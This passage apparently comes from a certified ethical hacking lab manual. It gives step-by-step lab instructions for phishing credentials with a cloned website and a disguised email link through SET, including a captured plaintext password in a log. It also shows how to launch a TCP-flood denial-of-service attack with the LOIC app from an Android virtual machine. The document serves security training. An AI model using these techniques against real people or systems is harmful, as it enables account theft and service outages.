


Figure 1.2.7: Linking a fake URL to the malicious URL.

19. In the **Edit Link** window, first type the actual address of your cloned site in the Web address field under the **Link to** section in the **Web address** field, type the actual (malicious) IP address. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned certifiedhacker site is **http://10.10.10.13**, and the text that will be displayed in the message is  
**http://www.bookhotel.com/change\_account\_password**; click **OK**.




Figure 1.2.8: Edit Link window

20. The fake URL should now appear in the message body, as shown in the screenshot.

21. To verify that the fake URL is linked to the real one, click the fake URL; it will display the actual URL as “**Go to link.**” Once verified, send the email to the intended user.




Figure 1.2.9: Actual URL linked to a fake URL.

#### **T A S K 2 . 4**

##### **Open the Phishing Email and Log in to the Cloned Website**

22. Switch to the **Android** virtual machine.

**Note:** Restart the **Android** virtual machine if it is not responding.

23. Click the **Google Chrome** icon ( ) on the **Home screen** to launch Chrome.
24. In the **Google Chrome** browser window, sign in to the account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.

**Note:** We are opening the phishing mail as a victim.




Figure 1.2.10: The phishing email

25. When the victim (in this case, you) clicks the URL, a new tab opens up, and a replica of **www.certifiedhacker.com** loads.
26. The hotel booking page appears, scroll-down to the end of the page. Here, the victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the **Username** and **Password** and clicks **Login**, the page shows an error, as shown in the second screenshot.




Figure 1.2.11: Fake Online Booking login page




Figure 1.2.12: Error in the page

#### **TASK 2.5**

##### **Obtain the Credentials**

27. As soon as the victim types in their **Username** and **Password** and clicks **Log In**, **SET**, which is running in **Parrot Security**, fetches the typed credentials, which can then be used by the attacker to gain unauthorized access to the victim's account.
28. Switch to the **Parrot Security** virtual machine. In the terminal window, scroll down to find a **Username** and **Password**, displayed in plain text, as shown in the screenshot.

A screenshot of a terminal window titled "Parrot Terminal". The window displays several log entries from a server. One entry, located at the bottom, is highlighted with a red box around the "password" field. The log entry reads: "10.10.10.14 - - [28/Aug/2020 02:49:08] "GET /index.html?email=testuser&password=password123 HTTP/1.1" 200 -".

Figure 1.2.13: Credentials fetched by SET

29. This concludes the demonstration of how to phish user credentials using SET.
30. Close all open windows and document all the acquired information.
31. Turn off the **Parrot Security** and **Android** virtual machines.

#### **TASK 3**

##### **Launch a DoS Attack on a Target Machine using Low Orbital Cannon (LOIC) on the Android Mobile Platform**

In this task, we will use LOIC on the Android mobile platform to launch a DoS attack on a target machine.

1. Turn on the **Windows 10**, **Windows Server 2019**, and **Android** virtual machines.

2. Switch to the **Android** virtual machine. On the **Home screen**, swipe from right to left to navigate to the second page of the **Home screen**.

**Note:** Restart the Android virtual machine if it is not responding.




Figure 1.3.1: Swipe to the second page of the Home screen

Low Orbit Ion Cannon (LOIC) is an open-source network stress testing and Denial-of-Service (DoS) attack application. LOIC performs a DoS attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.

3. On the second page of the **Home screen**, click the **Cx File Explorer** app.




Figure 1.3.2: Launch Cx File Explorer

**T A S K 3 . 1****Download and  
Install LOIC**

4. **Cx File Explorer** opens; click **10.10.10.10** from the **Network** tab and navigate to **CEH-Tools** → **CEHv11 Module 17 Hacking Mobile Platforms** → **Android Hacking Tools** → **Low Orbit Ion Cannon (LOIC)**.




Figure 1.3.3: Cx File Explorer

5. Click the **Low Orbit Ion Cannon LOIC\_v1.3.apk** file.



Figure 1.3.4: Open the LOIC APK

6. A **Do you want to install this application?** screen appears, click **INSTALL**.



Figure 1.3.5: Click Install

7. The installation begins; on completion, an **App installed** notification appears; click **OPEN** to launch the app.




Figure 1.3.6: Launching LOIC

**TASK 3.2****Perform DoS  
Attack on the  
Target Machine**

8. On the LOIC screen, we will set a target website or machine. In this task, we shall launch a DoS attack on Windows Server 2019 (**10.10.10.19**) machine.
9. In the left pane, in the URL field, type **10.10.10.19** and click the **GET IP** button.
10. The IP address of the target machine is displayed under the **Manual IP** option, as shown in the screenshot.




Figure 1.3.7: Locking on a target

11. To launch the attack, first select the **TCP** radio button; in the right pane, enter **80** as the **Port** number and in the **Threads** field, enter **100**. Then, click the **Start** button, as shown in the screenshot.




Figure 1.3.8: Launching a DoS Attack

12. LOIC begins to flood the target machine with TCP packets, which we will see by running Wireshark.

**TASK 3.3****Analyze the Target Machine**

13. Switch to the **Windows Server 2019** virtual machine and log in with the credentials **Administrator/Pa\$\$w0rd**.

14. Click the **Type here to search** field at the bottom of **Desktop** and type **wireshark**. Then, click **Wireshark** from the results.

**Note:** If **Wireshark** is not installed in the **Windows Server 2019** virtual machine, then navigate to the location **Z:\CEHv11 Module 03 Scanning Networks\Banner Grabbing Tools\Wireshark** and double-click **Wireshark-win64-3.0.5.exe** file and install Wireshark using default settings.

15. **The Wireshark Network Analyzer** opens; double-click on the primary network interface (in this case, **Ethernet0**) to start capturing network traffic.

**Note:** The network interface might differ in your lab environment.




Figure 1.3.9: Capturing network traffic through Wireshark

16. **Wireshark** starts capturing network packets. Note the huge number of packets coming from the attackers' machine (in this case, **Android**, which has the IP address **10.10.10.14**), as shown in the screenshot.

17. The packets from **10.10.10.14** are sent to the target machine (**Windows Server 2019**), whose IP address is **10.10.10.19**.




Figure 1.3.10: Wireshark displays network traffic

18. Now, click the **Stop capturing packets** icon (■) in the toolbar to stop the process.
19. Observe the huge number of packets sent in the **Packets** field at the bottom of the **Wireshark** window, as shown in screenshot.

